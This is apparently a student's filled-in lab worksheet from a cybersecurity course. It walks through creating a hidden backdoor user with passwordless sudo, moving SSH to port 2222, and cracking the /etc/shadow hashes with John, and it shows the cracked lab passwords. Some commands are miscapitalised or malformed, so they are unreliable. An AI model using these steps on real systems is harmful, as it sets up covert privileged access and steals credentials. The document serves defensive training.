Cybersecurity

Module 6 Challenge Submission File

Advanced Bash: Owning the System

Make a copy of this document to work in, and then for each step, add the solution commands below the prompt. Save and submit this completed file as your Challenge deliverable.

Step 1: Shadow People

1. Create a secret user named `sysd`. Make sure this user doesn't have a home folder created.

```
adduser --no-create-home sysd
```

2. Give your secret user a password.

```
Passwd sysd = 1
```

3. Give your secret user a system UID < 1000.

```
Usermod -u 201 sysd
```

4. Give your secret user the same GID.

```
Groupmod -g 201 sysd
```

5. Give your secret user full `sudo` access without the need for a password.

```
Sudo visudo
Sysd ALL=(ALL) NOPASSWD:ALL
```

6. Test that `sudo` access works without your password.

```
Sudo -l
Sudo apt update
```

Step 2: Smooth Sailing

1. Edit the `sshd_config` file.

```
Sudo nano /etc/ssh/sshd_config

Port 2222
AddressFamily any
ListenAddress 0.0.0.0
ListenAddress ::
```

Step 3: Testing Your Configuration Update

1. Restart the SSH service.


```
Sudo systemctl restart ssh
```

2. Exit the `root` account.

```
exit
```

3. SSH to the target machine using your `sysd` account and port `2222`.

```
Ssh sysd@192.168.6.105 -p 2222
```



```
sysadmin@UbuntuDesktop:~$ ssh sysd@192.168.6.105 -p 2222
sysd@192.168.6.105's password:
Welcome to Ubuntu 18.04.3 LTS (GNU/Linux 4.15.0-194-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Fri Oct 14 19:35:48 UTC 2022

  System load:  0.0               Processes:             93
  Usage of /:   51.2% of 9.74GB   Users logged in:       0
  Memory usage: 18%               IP address for enp0s3: 10.0.2.15
  Swap usage:   0%                IP address for enp0s8: 192.168.6.105

 * Super-optimized for small spaces - read how we shrank the memory
   footprint of MicroK8s to make it the smallest full K8s around.

   https://ubuntu.com/blog/microk8s-memory-optimisation

91 packages can be updated.
1 update is a security update.

New release '20.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.



The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Could not chdir to home directory /home/sysd: No such file or directory
sysd@scavenger-hunt:/$ sudo su
```

4. Use `sudo` to switch to the root user.

```
Sudo su
```


Step 4: Crack All the Passwords

1. SSH back to the system using your `sysd` account and port `2222`.

```
Ssh sysd@192.168.6.105 -p 2222
```

2. Escalate your privileges to the `root` user. Use John to crack the entire `/etc/shadow` file.

```
John /etc/shadow
```



```
root@scavenger-hunt:/# john /etc/shadow
Loaded 8 password hashes with 8 different salts (crypt, generic crypt(3) [?/64]
)
Press 'q' or Ctrl-C to abort, almost any other key for status
computer         (stallman)
freedom          (babbage)
trustno1         (mitnik)
dragon           (lovelace)
lakers           (turing)
passw0rd         (sysadmin)
1                (sysd)
Goodluck!        (student)
8g 0:00:03:10 100% 2/3 0.04205g/s 593.1p/s 620.9c/s 620.9C/s Missy!..Jupiter!
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@scavenger-hunt:/# 
```